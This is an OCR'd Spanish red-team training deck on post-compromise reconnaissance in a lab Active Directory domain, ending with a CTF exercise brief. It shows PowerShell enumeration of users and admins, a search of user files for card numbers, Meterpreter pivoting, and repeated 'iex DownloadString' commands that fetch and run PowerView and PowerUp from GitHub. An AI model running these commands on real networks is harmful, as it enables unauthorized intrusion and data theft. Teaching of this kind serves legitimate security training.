Red Team Operator

Las Joyas de la Corona

Alexis Torres
Twitter:Lex1s7
Linkedin:rtorrespardo
Twitch:HackorGame


Priorizando habilidades en RT

- ¿Credencial del dominio vs lista de sueldos e identificaciones ?
- ¿Crear un zero day vs crear PoC a exfiltración de datos?
- Usar cobalt strike vs cualquier tool o a mano para saltar controles de seguridad en los puntos finales

Buscando las “joyas de la corona”

¿En que puntos estamos?


- Hemos escalado privilegios de administrador local



¿Qué buscamos?

- Lo primero, reconocer nuestro ambiente de trabajo :), donde nos encontramos (sub red, rutas, listas de acceso, servicios donde se almacenen archivos, diagramas o base de datos).
- Luego de localizar estos elementos(archivos) saber como parsear u obtener datos relevantes
- Credenciales de dominio, dispositivos de comunicación o perimetral, cualquier credencial es útil, sin importar para que sea =).
- Diagramas de red, arquitectura tecnológica, esquema institucional etc
- Versiones de SO, servicios, parches etc.
- Datos personales como: nombres, documento de identidad, números privados telefónicos, cargo en la empresa, anexos, fecha de ingreso a la empresa, horarios de ingreso
- En este punto se confirma algunos puntos que se obtuvo por OSINT.

Reconociendo el ambiente



Powershell : WMI, CMI, PowerView

- El objetivo es no ser detectado en esta búsqueda de información
- Powershell
  - Puede ser usado y, también, controlado y monitoreado de buena forma desde la versión 5
  - WMI fue pasado a mejor vida, CMI lo reemplaza
  - Powershell puede ser usado desde Linux y pwsh “remoting” funciona
  - Hasta cierto punto, basta con usuario (nombre y password) sin privilegios elevados, que sea miembro del grupo Remote Management Users
  - Existen módulos adicionales como PowerView (componente de RECON de PowerSploit)
    - Ya archivado, pero, aún útil

Powershell remoting desde Linux

- Instalación de Powershell
  - apt update && apt -y install powershell
- Powershell Remoting
  - pwsh
  - $cred = Get-Credential
    - Ingresar el nombre de usuario y password
  - Enter-PSSession -ComputerName 192.168.1.253 -Authentication Negotiate -Credential $cred

Parches, versiones, sistemas operativos

- Get-ADComputer -Filter * -Property OperatingSystemVersion | Select-Object DNSHostName,OperatingSystemVersion

```
DNSHostName                 OperatingSystemVersion
-----------                 ----------------------
w2k16-acme-ad1.acme.hack    10.0 (14393)
w2k12-acme-ad2-sql.acme.hack 6.3 (9600)
w10o-acme.acme.hack         10.0 (10240)
W7-ACME.acme.hack           6.1 (7600)
w10-acme-mod.acme.hack      10.0 (18362)
w10-acme-new.acme.hack      10.0 (18362)
w10-acme-new20.acme.hack    10.0 (18362)
```

Usuarios AD

- Get-ADUser -Filter * | Select-Object DistinguishedName,Enabled,SamAccountName

```
DistinguishedName                                      Enabled SamAccountName
-----------------                                      ------- -------------
CN=Administrator,CN=Users,DC=acme,DC=hack                 True Administrator
CN=Guest,CN=Users,DC=acme,DC=hack                        False Guest
CN=DefaultAccount,CN=Users,DC=acme,DC=hack               False DefaultAccount
CN=krbtgt,CN=Users,DC=acme,DC=hack                       False krbtgt
CN=walter wc. cuestas,CN=Users,DC=acme,DC=hack            True walter
CN=william wm. marchad,CN=Users,DC=acme,DC=hack           True william
CN=luis lc. morales,CN=Users,DC=acme,DC=hack              True luis
CN=alexis at. torres,CN=Users,DC=acme,DC=hack             True alexis
CN=user1,CN=Users,DC=acme,DC=hack                         True user1
CN=admin,CN=Users,DC=acme,DC=hack                         True admin
```

Usando PowerView

- Primero, habilitar el uso de TLS 1.2
  - [Net.ServicePointManager]::SecurityProtocol = [Net.ServicePointManager]::SecurityProtocol -bor [Net.SecurityProtocolType]::Tls12
- Luego, por ejemplo, listar los miembros de Domain Admins
  - iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetGroupMember 'Domain Admins'

Usando PowerView

```
[192.168.1.253]: PS C:\Users\user1\Documents> iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetGroupMember 'Domain Admins'


GroupDomain             : acme.hack
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=acme,DC=hack
MemberDomain            : acme.hack
MemberName              : admin
MemberDistinguishedName : CN=admin,CN=Users,DC=acme,DC=hack
MemberObjectClass       : user
MemberSID               : S-1-5-21-2561545344-549731921-2162222660-1112

GroupDomain             : acme.hack
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=acme,DC=hack
MemberDomain            : acme.hack
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=acme,DC=hack
MemberObjectClass       : user
MemberSID               : S-1-5-21-2561545344-549731921-2162222660-500
```

Usando PowerView

- Listando AD GPOs
  - iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetGPO | select displayname,name,whenchanged
- Listando cuentas con posibles privilegios administrativos por pertenencia a “grupos protegidos”
  - iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetUser -AdminCount | select name,whencreated,pwdlastset,lastlogon

Usando PowerView

- Listando folders compartidos
  - iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetShare
- Listar procesos mediante WMI
  - iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-WMIProcess
  - Se pudo ? Por qué ?
  - Probar Get-Process y analizar si se puede obtener toda la información desdeada

Usando PowerView

- Listar sesiones
  - iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'); Get-NetSession
- Encontrar opciones para escalamiento de privilegios
  - iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1'); Invoke-PrivEscAudit

Sin PowerView, puro pwsh

- Buscar en archivos de texto
  - Get-ChildItem "C:\Users\" -Recurse -Include *.csv | Select-String -Pattern 'Mastercard'
  - Sí la aplicación que genera el archivo esta instalada (MS Word, por ejemplo), se puede hacer una búsqueda mediante ComObject


```
C:\Users\Public\Documents\th-data\cc-data.csv:35:MasterCard  5555555555554444
C:\Users\Public\Documents\th-data\cc-data.csv:38:MasterCard 5105105105105100
```

Sacando las joyas mediante una aplicación web


- No todo se basa en el entorno Microsoft, podemos encontrar servicios como:
  - FTP, NFS, SFTP, Aplicaciones web, etc todo aquello que permita almacenar data.
  - En una aplicación web interna, desde un XSS para realizar ingeniera social hasta algo mas ruidoso como SQLi etc, en busca de más credenciales a través de la base de datos por la cual se compone.
  - ¿y los web services?¿Los API? Que se puede obtener
- Lo normal, es que la mayoría de elementos que te proveen seguridad perimetral siempre estén sobre los elementos expuestos a Internet y sí es para el lado interno, las configuraciones del WAF , IPS estén en modo “monitoring” o lo peor en modo “learning” y si existe un SIEM, solo será complicado si algún “atacante” previamente le propuso “nuevas aventuras” a sus firmas =).


Acceder a las aplicaciones internas es factible : Pivoting

```
meterpreter > portfwd add -L 0.0.0.0 -l 8080 -r 192.168.99.7 -p 80
[*] Local TCP relay created: 0.0.0.0:8080 <-> 192.168.99.7:80
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local h
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "li
    -l <opt>  Forward: local port to listen on. Reverse: local port to conn
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to l
    -r <opt>  Forward: remote host to connect to.
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local         Remote           Direction
   -----  -----         ------           ---------
   1      0.0.0.0:8080  192.168.99.7:80  Forward

1 total active port forwards.

meterpreter >
```



Y se usan las mismas herramientas que en cualquier aplicación





CtF

Múltiples etapas : CtF

- Para este ejercicio deberá desarrollar al menos 4 pasos :
  - RECON : Será necesario hacer, por lo menos, una de las formas más usadas de RECON hoy en día. Puede que al inicio no sepa que buscar, en el segundo paso lo comprenderá.
  - Infraestructura : Se le proveerá la dirección IP de una máquina. Deberá encontrar una forma de acceso y utilizar. Requerirá un exploit ?
  - Desplazamiento Lateral : Necesitará reconocer de la máquina a la cual acaba de acceder. Requiere escalar privilegios ? Puede “ver” algo más sin escalar ?
  - Obtención de las Joyas de la Corona : el descubrimiento de servicios en la red le indicara cómo proceder, pero, esto no es acerca de root ni DA (recuerda ?).
- NOTAS :
  - Considere que es un ejercicio de Red Teaming, no un pentest.
  - Todas las herramientas requeridas se encuentran a su disposición.

Red Team Operator

Las Joyas de la Corona